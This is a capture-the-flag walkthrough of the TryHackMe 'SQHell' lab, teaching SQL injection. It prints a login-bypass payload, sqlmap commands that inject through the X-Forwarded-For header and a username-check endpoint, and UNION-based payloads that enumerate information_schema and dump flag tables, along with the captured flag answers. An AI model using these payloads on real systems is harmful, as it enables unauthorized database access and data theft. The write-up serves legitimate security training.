

L2-2.6. SQHell

SQHell is a web application security room on TryHackMe designed to teach and test SQL Injection (SQLi) skills in a hands-on environment. The room challenges participants to identify vulnerable input fields and exploit SQL injection flaws to retrieve hidden information from a backend database.

The SQHell room is particularly useful for beginners who want practical experience with one of the most well-known web application vulnerabilities. By exploiting vulnerabilities in a controlled environment, learners gain valuable insight into both offensive techniques and the importance of secure coding practices that help prevent SQL injection attacks.

Task - 1

Q1. Flag 1: Performed a port scan.

```
root@ip-10-113-73-15:~# nmap -Pn -T4 -sCV -p- 10.113.179.138 -oN nmap_result
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-06 12:55 UTC
Nmap scan report for ip-10-113-179-138.eu-central-1.compute.internal (10.113.179.138)
Host is up (0.0014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 89:d0:2e:77:16:b5:5f:0b:63:96:ae:a8:35:eb:a3:63 (RSA)
|   256 21:44:e7:81:01:9b:3e:53:d6:2e:77:96:38:29:5b:c7 (ECDSA)
|_  256 14:fd:d2:cc:e1:23:83:18:5e:2a:f7:54:55:02:a1:93 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Home
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds
```


Port status.

Port	Services	Versions
22	ssh	OpenSSH 8.2p1
80	http	nginx/1.18.0

the website appeared.




the login screen



After written admin' OR 1=1# , got flag (admin' closes the original string. OR 1=1 adds a condition that is always true. # starts a comment in MySQL, causing the


rest of the query to be ignored.)

After successfully logging in, you obtained the flag.



A. THM{FLAG1:E786483E5A53075750F1FA792E823BD2}

Q2. Flag 2: `/terms-and-conditions` Make sure to check it.



The third rule states that IP acquisition and storage will be required. It is the value of the header that sends the source IP to the server, and it may be the SQL query being issued. When SQL injection was performed in the header section, I was able to obtain the flag. `X-Forwarded-For`

sqlmap Starts the SQL injection testing tool.

--headers="X-forwarded-for:1*" Uses the X-Forwarded-For HTTP header as the injection point (* marks where payloads are inserted).

- u http://10.113.179.138/** Specifies the target URL.
- batch** Automatically uses default answers to prompts.
- dbms=mysql** Assumes the backend database is MySQL.
- D sqhell_1** Selects the database named sqhell_1.
- T flag** Selects the table named flag.
- dump** Extracts and displays all data from the specified table.

```

root@ip-10-113-73-15:~# sqlmap -u "http://10.113.179.138/" --headers="X-forwarded-for:1*"
-dump

      _
     _H_
    _[()]_ {          }
   |_-|.[]| |.'|. |
   |__|_ [()]_|_|_|_|_|
           |V...   |_| https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting @ 14:04:47 /2026-07-06/

```

```

[14:06:05] [INFO] fetching entries for table 'flag' in database 'sqhell_1'
[14:06:05] [INFO] fetching number of entries for table 'flag' in database 'sqhell_1'
[14:06:05] [INFO] resumed: 1
[14:06:05] [INFO] resumed: THM{FLAG2:C678ABFE1C01FCA19E03901CEDAB1D15}
[14:06:05] [INFO] resumed: 1
Database: sqhell_1
Table: flag
Entry]
-----+-----+
id | flag
-----+-----+
1 | THM{FLAG2:C678ABFE1C01FCA19E03901CEDAB1D15}
-----+-----+

```

A. THM{FLAG2:C678ABFE1C01FCA19E03901CEDAB1D15}

Q3. Flag 3: When I checked the source code for the account registration process, I realized that communication was being sent to `./register/user-check?username='+ username`

```

6 <meta http-equiv="X-UA-Compatible" content="IE=edge">
7 <meta name="viewport" content="width=device-width, initial-scale=1">
8 <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="s
9 </head>
10 <body>
11 <div class="pull-right" style="padding:15px">
12 <a href="/login" class="btn btn-success">Login</a>
13 <a href="/register" class="btn btn-info">Register</a>
14 </div>
15 <div class="container" style="margin-top:20px">
16 <h1 class="text-center">Register</h1>
17 <div class="row">
18 <div class="col-md-6 col-md-offset-3">
19 <ol class="breadcrumb">
20 <li><a href="/">Home</a></li>
21 <li class="active">Register</li>
22 </ol>
23 <div class="panel panel-default" style="margin-top:50px">
24 <div class="panel-heading">Create Account</div>
25 <div class="panel-body">
26 <div><label>Username:</label></div>
27 <div><input class="form-control" name="username"></div>
28 <div class="userstatus"></div>
29 <div style="margin-top:7px"><label>Password:</label></div>
30 <div><input type="password" class="form-control" name="password"></div>
31 <div style="margin-top:7px"><label>Confirm Password:</label></div>
32 <div><input type="password" class="form-control" name="confirm_password"></div>
33 <div style="margin-top:11px">
34 <input type="button" onclick="alert('Registrations are no longer open')" class="btn btn-succ
35 </div>
36 </div>
37 </div>
38 </div>
39 </div>
40 </div>
41 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.0/jquery.min.js"></script>
42 <script>
43 $(document).ready(function(){
44   $('#username').keyup(function(){
45     let username = $(this).val();
46     $.getJSON('/register/user-check?username='+ username,function(resp){
47       if( resp.available ){
48         $('#userstatus').css('color','#00c13d');
49         $('#userstatus').html('Username available');
50       }else{
51         $('#userstatus').css('color','#F00');
52         $('#userstatus').html('Username already taken');
53       }
54     });
55   });
56 });

```

When I accessed the URL, JSON was returned.

```

{available: false}

```

With this communication, SQL injection was successful, and the flag was obtained.

```
root@ip-10-113-73-15:~# sqlmap -u "http://10.113.179.138/register/user-check?username=admin" -dump
```

```

  ____
  |  H  |
  |____|
  |  [)]  |
  |____|  {          }
  |  -  |  .  [ , ]  |  . ' |  . | | | |
  |____|  [ " ]  |____|  |____|
  |  |V...  |  |  |  |  |  |
                                     https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:30:33 /2026-07-06/

[13:31:10] [INFO] retrieved: THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308}

[13:31:11] [INFO] retrieved: 1

Database: sqhell_3


Table: flag

[1 entry]

id	flag
1	THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308}

A. THM{FLAG3:97AEB3B28A4864416718F3A5FAF8F308}

Q4. Flag 4: /user?id=1 You will be redirected to the screen.



[Home](#) / User: admin

User Details



User ID: 1

Username: admin

Posts:

- [First Post](#)
- [Second Post](#)

`id` I found out that SQL injection can be performed using a parameter.



User

[Home](#) / User: 2

User Details

User ID: 1

Username: 2

Posts:

- [First Post](#)
- [Second Post](#)

User

[Home](#) / User: sqhell_4

User Details

User ID: user_4@localhost

Username: sqhell_4


Posts:

<http://10.113.179.138/user?id=1> and `1=2 UNION ALL SELECT '1' UNION ALL SELECT 1,flag,3,4 from flag -- -',2,3 from sqhell_4.users LIMIT 0,1 -- -`

- `id=1 and 1=2` → Forces the original query to return **false (no results)** so the attacker can replace output using UNION.
- `UNION ALL SELECT ...` → Combines the attacker's query with the original SQL result.
- `1,flag,3,4 from flag` → Tries to extract the **flag column** from the `flag` table.
- `sqhell_4.users` → The original table being queried (used to match column count).
- `LIMIT 0,1` → Ensures only one result row is returned.
- `--` → Comments out the rest of the original SQL query to avoid syntax errors.

A. THM{FLAG4:BDF317B14EEF80A3F90729BF2B426BEF}

Q4. Flag 5: `/post?id=2` You will be redirected to the screen.




`id` SQL injection was successful with the parameter.

I was able to obtain a flag.



Unknown column '5' in 'order clause'



wrote in URL

http://10.113.179.138/post?id=2 and 1=2 union select 1,2, table_name, 4 from information_schema.tables where table_schema = 'sqhell_5'

- `id=2 and 1=2` → Forces the original query to return no results.
- `UNION SELECT 1,2,table_name,4` → Injects a new result set with 4 columns (matching the original query).
- `information_schema.tables` → A MySQL system table that stores metadata about all tables.
- `table_schema = 'sqhell_5'` → Filters only tables from the database `sqhell_5`.
- `table_name` → Extracts the names of all tables in that database.

This payload is trying to: list all table names inside the `sqhell_5` database by abusing SQL injection and reading the database's metadata.

http://10.113.179.138/post?id=2 and 1=2 union select 1,2, column_name, 4 from information_schema.columns where table_name = 'flag'

This payload is trying to: discover the structure of the `flag` table by listing all its column names using SQL injection. It's a **database reconnaissance step**, usually done before extracting actual data (like the flag value itself).

[http://10.113.179.138/post?id=2 and 1=2 union select 1,2,concat\(id,flag\), 4 from sqhell_5.flag](http://10.113.179.138/post?id=2 and 1=2 union select 1,2,concat(id,flag), 4 from sqhell_5.flag)

This payload is trying to: extract and display the `id` and `flag` values from the `sqhell_5.flag` table by merging them into a single output column.



A. THM{FLAG5:B9C690D3B914F7038BA1FC65B3FDF3C8}